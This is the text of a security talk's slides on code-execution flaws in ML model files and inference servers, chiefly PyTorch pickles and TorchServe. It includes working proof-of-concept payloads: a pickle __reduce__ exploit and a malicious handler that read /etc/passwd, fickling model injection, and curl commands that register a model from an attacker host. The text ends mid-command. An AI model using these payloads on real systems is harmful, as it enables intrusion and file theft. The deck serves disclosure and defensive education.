Inference Servers

New Technology | Same old security flaws

About Me

- Principal Security Consultant at Kroll
  - Mostly doing AppSec tests

- Not a math/data science/AI PHD
  - Not exactly an AI advocate.
  - I’m just here for the ~~zipline~~ code execution vulnerabilities

Outline

- Introduction to ML Models
  - Using a Model
  - PyTorch Pickles and other file formats
- Inference Servers
  - TorchServe
  - TorchServe Security Concerns
  - Other Inference Servers

Intro to ML Models

Now with 100% less math

What is a model?

- Models are created using a library like PyTorch
- Models are trained using patterns of previously analyzed data.
- Models return a prediction based on the input sent to them.
  - This is called **inference**!

Models are **files**

- Once a model has been trained, it is exported to a file.
- Models exist on the filesystem.
- Models are **loaded** using the same library that created them.
- Conceptually, running a model is like executing a binary.

Saving & Loading Model for Inference

Save/Load `state_dict` (Recommended)

Save:

```
torch.save(model.state_dict(), PATH)
```

Load:

```
model = TheModelClass(*args, **kwargs)
model.load_state_dict(torch.load(PATH, weights_only=True))
model.eval()
```

Models can be a security headache


- Models can come in **dangerous** file formats.
- Models have supporting files (handlers)
- Models are easy to share
  - Anyone can download models online
  - Models are commonly shared within Python Notebooks

Using a Model

It is surprisingly (worryingly) easy!


HuggingFace

- GitHub for models.
  - Many different options, including LLMs.
  - Support for multiple platforms.
- transformers library
  - Provides various auto-magic functions
  - Use a configured backend (e.g PyTorch)



Roberta Spam

- Accepts tokenized text as input.
- Evaluates text to determine if its spam.
- Returns two output values
  - (0 [ham], 1 [spam])



```
ls modelfolder
config.json     pytorch_model.bin
---
from transformers import AutoTokenizer, AutoModel, AutoModelForSequenceClassification

model = AutoModelForSequenceClassification.from_pretrained("modelfolder")

tokenizer = AutoTokenizer.from_pretrained("mshenoda/roberta-spam")
encoding = tokenizer("Your card has been hacked. Go to https://evil.com",
return_tensors="pt",   padding=True,
    truncation=True)

pt_outputs = model(**encoding)

---
Output:
SequenceClassifierOutput(loss=None, logits=tensor([[-6.5013,  6.1374]], grad_fn=
<AddmmBackward0>), hidden_states=None, attentions=None)
```

PyTorch Pickles

And other dangerous file formats

PyTorch Models Are Pickles

- PyTorch models are pickle files
  - When saved, and loaded models are serialized python pickles.

> **Warning:** The `pickle` module **is not secure**. Only unpickle data you trust.

- User input into torch.load() will lead to code execution
  - * unless the new weights_only flag is set.

2. torch.load: Uses pickle's unpickling facilities to deserialize pickled object files to memory. This function also facilitates the device to load the data into (see Saving & Loading Model Across Devices).

Python Pickles – Basic Example

```
import pickle, base64,os

class payload:
    def __reduce__(self):
        cmd = ('cat /etc/passwd')
        return os.system, (cmd,)

with open('payload2.pkl', 'wb') as h:
    pickle.dump(payload(), h)
----
>>> import torch
>>> torch.load("./payload2.pkl")
##
# User Database
#
# Note that this file is consulted directly only when the system is running
# in single-user mode.  At other times this information is provided by
# Open Directory.
#
# See the opendirectoryd(8) man page for additional information about
# Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
```

PyTorch Pickles – Model Injection

```
unzip pytorch_model.bin
Archive:  pytorch_model.bin
 extracting: pytorch_model/data.pkl
 extracting: pytorch_model/data/0
 extracting: pytorch_model/data/1
 extracting: pytorch_model/data/10
 extracting: pytorch_model/data/100
--
fickling --inject 'print("Injected code")' ./pytorch_model/data.pkl >> injected.pkl
           mv ./injected.pkl ./pytorch_model/data.pkl; zip -r newmodel.bin pytorch_model

---
>>> import torch
>>> torch.load("./newmodel.bin", map_location=torch.device('cpu'))
Injected code
{'roberta.embeddings.position_ids': tensor([[  0,   1,   2,   3,   4,   5,   6,   7,   8,   9,  10,
 11,  12,  13,
          14,  15,  16,  17,  18,  19,  20,  21,  22
```

Other Model Formats - TorchScript

- Optimized PyTorch Models
- Loaded with torch.jit.load
  - Uses a “Pickle-like” format, but not directly Python Pickles.
- Not directly exploitable (?)

```
$ unzip model.pt
Archive:  model.pt
  extracting ...

$ tree model/
├── code/
│   ├── __torch__.py
│   ├── __torch__.py.debug_pkl
│   ├── foo/
│   │   ├── bar.py
│   │   └── bar.py.debug_pkl
├── data.pkl
├── constants.pkl
└── data/
    ├── 0
    └── 1
```

Other Model Formats - TensorFlow

- TensorFlow model files have a few interesting attack paths
  - HDF5 model files can contain code via tf.keras.lambda()
  - SavedModel files can contain IO related functions
- Execution depends on runtime mode and settings
- Great research by Tom Bonner (https://hiddenlayer.com/research/models-are-code/)

Other Model Formats - SafeTensors

- Created by HuggingFace and widely used.
- Externally audited, deemed safe.
- Ideally, you should use these.

Yet another format ?

The main rationale for this crate is to remove the need to use `pickle` on `PyTorch` which is used by default. There are other formats out there used by machine learning and more general formats.

Let's take a look at alternatives and why this format is deemed interesting. This is my very personal and probably biased view:

Format	Safe	Zero-copy	Lazy loading	No file size limit	Layout control	Flexibility	Bfloat16/Fp8
pickle (PyTorch)	×	×	×	▓	×	▓	▓
H5 (Tensorflow)	▓	×	▓	▓	~	~	×
SavedModel (Tensorflow)	▓	×	×	▓	▓	×	▓
MsgPack (flax)	▓	▓	×	▓	×	×	▓
Protobuf (ONNX)	▓	×	×	×	×	×	▓
Cap'n'Proto	▓	▓	~	▓	▓	~	×
Arrow	?	?	?	?	?	?	×
Numpy (npy,npz)	▓	?	?	×	▓	×	×
pdparams (Paddle)	×	×	×	▓	×	▓	▓
SafeTensors	▓	▓	▓	▓	▓	×	▓

Inference Servers

What is an inference server?


- A frontend/API interface for models.
  - Accepts inputs via REST/gRPC and passes these inputs to a backend.
- Exposes APIs that allow for inference.
  - e.g, lets people use the models.
  - OpenAIs Chat Completions API is an example of an exposed inference API.
- Exposes APIs that allow for model metadata, and management operations
- Conceptually, similar to Apache Tomcat.

Why use an inference server?

- Expensive to use cloud based AI providers.
- As new models are released, value proposition for self-hosting gets better.
- Many applications may need to use the same models.
- Model weights are sensitive, ideal to not duplicate hosting them.
- Complex workflows may require multiple models, concurrent processing or workflows. It is hard to implement this in-line within applications.
- Applications may be written in a language that is different than the language the models have been trained on.

TorchServe

- Model hosting component of PyTorch
  - https://github.com/pytorch/serve/
  - Maintained by AWS/ Meta
- Supports LLMs
- Component in popular services.
- Uses a model archive format called MAR.



⚡ Why TorchServe

- Write once, run anywhere, on-prem, on-cloud, supports inference on CPUs, GPUs, AWS Inf1/Inf2/Trn1, Google Cloud TPUs, Nvidia MPS
- Model Management API: multi model management with optimized worker to model allocation
- Inference API: REST and gRPC support for batched inference
- TorchServe Workflows: deploy complex DAGs with multiple interdependent models
- Default way to serve PyTorch models in
  - Sagemaker
  - Vertex AI
  - Kubernetes with support for autoscaling, session-affinity, monitoring using Grafana works on-prem, AWS EKS, Google GKE, Azure AKS
  - Kserve: Supports both v1 and v2 API, autoscaling and canary deployments for A/B testing
  - Kubeflow
  - MLflow

```
wget https://download.pytorch.org/models/squeezenet1_1-b8a52dc0.pth

--

torch-model-archiver --model-name squeezenet1_1 --version 1.0 --model-file
examples/image_classifier/squeezenet/model.py --serialized-file squeezenet1_1-b8a52dc0.pth --
handler image_classifier --extra-files examples/image_classifier/index_to_name.json
mkdir model_store

--model-name - The value represents the name the model will have in the TorchServe API later.
--version - This represents the version of the model, this is also used in the API.
--model-file - This points to a file inside the examples repo. This is the handler code which is
executed when the inference code hits the API. The logic here would be different depending on what
processing needs to have before model execution.
--serialized-file - The actual model wieghts and binary that is being executed.
-- handler - The name of the function inside the handler.
--extra-files - Other files that are used as part of model execution. In this case it contains a
JSON list that has the image classification catagories.
```

```
mkdir model_store
mv squeezenet1_1.mar model_store/
torchserve --start --model-store model_store --models
squeezenet1_1=squeezenet1_1.mar
---

curl http://127.0.0.1:8080/predictions/squeezenet1_1 -T \
examples/image_classifier/kitten.jpg
{
 "tabby": 0.2752000689506531,
 "lynx": 0.2546864748001098 6,
 "tiger_cat": 0.24254195392131805,
 "Egyptian_cat": 0.2213750779628753 7,
 "cougar": 0.0022544849198311567
}
```

TorchServe – Security Concerns

Service Exposure

- Services on launch:
  - HTTP RESTFul Inference Server - 127.0.0.1:8080
  - HTTP RESTFul Management API Server - 127.0.0.1:8081
  - gRPC Inference server - 127.0.0.1:7071
  - gRPC Management Server - 127.0.0.1:7072
  - HTTP Metrics API Server - 127.0.0.1:8082
- Earlier versions had these interfaces bound to 0.0.0.0
  - In practice, you likely need to expose these APIs to use them.
- Multiple versions of APIs can lead to inconsistent configurations, such as..

CVE-2024-35199 –gRPC Misconfiguration

- gRPC interfaces were not bound to localhost, despite documentation saying otherwise.

```
tcp46   0   0 *.7071              *.*         LISTEN
tcp46   0   0 *.7070              *.*         LISTEN
tcp4    0   0 127.0.0.1.8082      *.*         LISTEN
tcp4    0   0 127.0.0.1.8081      *.*         LISTEN
tcp4    0   0 127.0.0.1.8080      *.*         LISTEN
```

- Seems silly, but these APIs being exposed is quite impactful because…


Authentication – or a lack of it.

- Prior to the latest version, TorchServe implemented no default authentication on any APIs.
  - It is possible to perform inference on any model that is running.
  - It is possible to arbitrarily load, unload models and perform other management actions

TorchServe doesn't support authentication natively. To avoid unauthorized access, TorchServe only allows localhost access by default. The inference API is listening on port 8080. The management API is listening on port 8081. Both expect HTTP requests. These are the default ports. See Enable SSL to configure HTTPS.

Authentication – and the presence of it.

- The newest version of TorchServe has updated their authentication defaults:
  - The team at AWS was super receptive to feedback and generally made many awesome security improvements.



Authentication – a common gap

- Other inference servers have similar configurations
  - TensorFlow Serving – binds to **0.0.0.0 – no default authentication**
  - Triton Inference Server – binds to **0.0.0.0 – no default authentication.**
- Developers have raised performance concerns with enforcing authentication.
- This puts a **massive** amount of importance on restricting APIs via network controls – which is made harder by the amount of endpoints.

Code Execution - TorchServe

- RegisterModel accepts a **URL** parameter**.** URL can point to:
  - A local file path (file://)
  - A arbitrary URL on the internet.
- Target file needs to be a MAR file.
- Target file is copied into model store folder and can be invoked.
- This can trivially be abused for code execution.

TORCHSERVE GRPC API

Note: Current TorchServe gRPC does not support workflow.

TorchServe also supports gRPC APIs for both inference and management calls.

TorchServe provides following gRPCs apis

- Inference API
  - **Ping** : Gets the health status of the running server
  - **Predictions** : Gets predictions from the served model
  - **StreamPredictions** : Gets server side streaming predictions from the saved mo
- Management API
  - **RegisterModel** : Serve a model/model-version on TorchServe
  - **UnregisterModel** : Free up system resources by unregistering specific version o
  - **ScaleWorker** : Dynamically adjust the number of workers for any version of a m request loads.
  - **ListModels** : Query default versions of current registered models
  - **DescribeModel** : Get detail runtime status of default version of a model
  - **SetDefault** : Set any registered version of a model as default version

Code Execution – Handler File

- The **–model-file** parameter points to a python file.
- Used to “handle” inference requests and prepare inputs.
- Injected code executes when **performing inference**

```
torch-model-archiver --model-name
squeezenet1_1 --version 1.0 --model-file
examples/image_classifier/squeezenet/model
.py --serialized-file squeezenet1_1-
b8a52dc0.pth --handler image_classifier --
extra-files
examples/image_classifier/index_to_name.js
on
```

Update model.py

```
from torchvision.models.squeezenet import SqueezeNet
import subprocess

class ImageClassifier(SqueezeNet):
    def __init__(self):
        subprocess.run(["cat", "/etc/passwd"])
        super(ImageClassifier, self).__init__('1_1')
```

Generate a MAR File with the updated model.py file above.

```
torch-model-archiver --model-name injected2 --version 1.0 --model-file
examples/image_classifier/squeezenet/model.py --serialized-file squeezenet1_1-b8a52dc0.pth --
handler image_classifier --extra-files examples/image_classifier/index_to_name.json
```

Load the malicious model

```
curl -X POST  "http://localhost:8081/models?
url=https://attacker.com/injected2.mar&initial_workers=1"
```

```
{
  "status": "Model \"injected2\" Version: 1.0 registered with 1 initial workers"
}
```

```
curl http://127.0.0.1:8080/predictions/injected2  -T serve/examples/image_classifier/kitten.jpg

{
  "tabby": 0.2752000689506531,
  "lynx": 0.25468647480010986,
  "tiger_cat": 0.24254195392131805,
  "Egyptian_cat": 0.22137507796287537,
  "cougar": 0.0022544849198311567
}%

---
Service Log

2024-09-15T15:24:47,681 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - model_name: injected2, batchSize: 1
2024-09-15T15:24:48,763 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
2024-09-15T15:24:48,763 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - root:*:0:0:System Administrator:/var/root:/bin/sh
2024-09-15T15:24:48,763 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - daemon:*:1:1:System Services:/var/root:/usr/bin/false
2024-09-15T15:24:48,763 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - _uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
2024-09-15T15:24:48,763 [INFO ] W-9010-injected2_1.0-stdout MODEL_LOG - _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
```

Code Execution – Serialized Model File

- The --**serialized-file** points to a PyTorch model file.
- Execution happens **when model is loaded/registered**
  - Model is loaded via torch.load()

```
torch-model-archiver --model-name
squeezenet1_1 --version 1.0 --model-file
examples/image_classifier/squeezenet/model
.py --serialized-file squeezenet1_1-
b8a52dc0.pth --handler image_classifier --
extra-files
examples/image_classifier/index_to_name.js
on
```

```
wget https://download.pytorch.org/models/squeezenet1_1-b8a52dc0.pth
unzip squeezenet1_1-b8a52dc0.pth



fickling --inject 'print("Injected code")' ./data.pkl > injectedpkl.pkl
mv injectedpkl.pkl data.pkl

zip -r archive squeezenet_injected.pth
torch-model-archiver --model-name injected --version 1.0 --model-file
serve/examples/image_classifier/squeezenet/model.py --serialized-file zip/squeezenet_injected.pth -
-handler image_classifier --extra-files serve/examples/image_classifier/index_to_name.json

curl -X POST  "http://localhost:8081/models?
url=file:///Users/pratikamin/torchserve_research/injected.mar&initial_workers=1"

---
2024-03-30T18:56:21,130 [INFO ] W-9010-injected_1.0-stdout MODEL_LOG - Injected code
2024-03-30T18:56:21,130 [INFO ] W-9010-injected_1.0-stdout MODEL_LOG - Backend received inference
at: 1711839381
```

TorchServe – allowed_urls

- TorchServe allows you to restrict access to specific https:// or file:// paths.
  - Users must define allowed_urls at startup.

PIL.Image.MAX_IMAGE_PIXELS = None in backend default vision handler for large image payload.


- **allowed_urls** : Comma separated regex of allowed source URL(s) from where models can be registered. Default: `file://.*|http(s)?://.*` (all URLs and local file system) e.g. : To allow base URLs `https://s3.amazonaws.com/` and `https://torchserve.pytorch.org/` use the following regex string

  allowed_urls=https://s3.amazonaws.com/.*,https://torchserve.pytorch.org/.*

  - For security reason, `use_env_`**allowed_urls**`=true` is required in config.properties to read **allowed_urls** from environment variable.

CVE-2024-35198 – allowed_urls Bypass

- If **url** parameter contained a path traversal payload (”..”) TorchServe would return a validation error.
- Payload downloaded before validation
- Models inside of model store do not require any paths, thus bypassing this control.



```
allowed_urls=https://s3.amazonaws.com/.*,file:///tmp/.*

----
ls model_store
normal.mar

curl -X POST
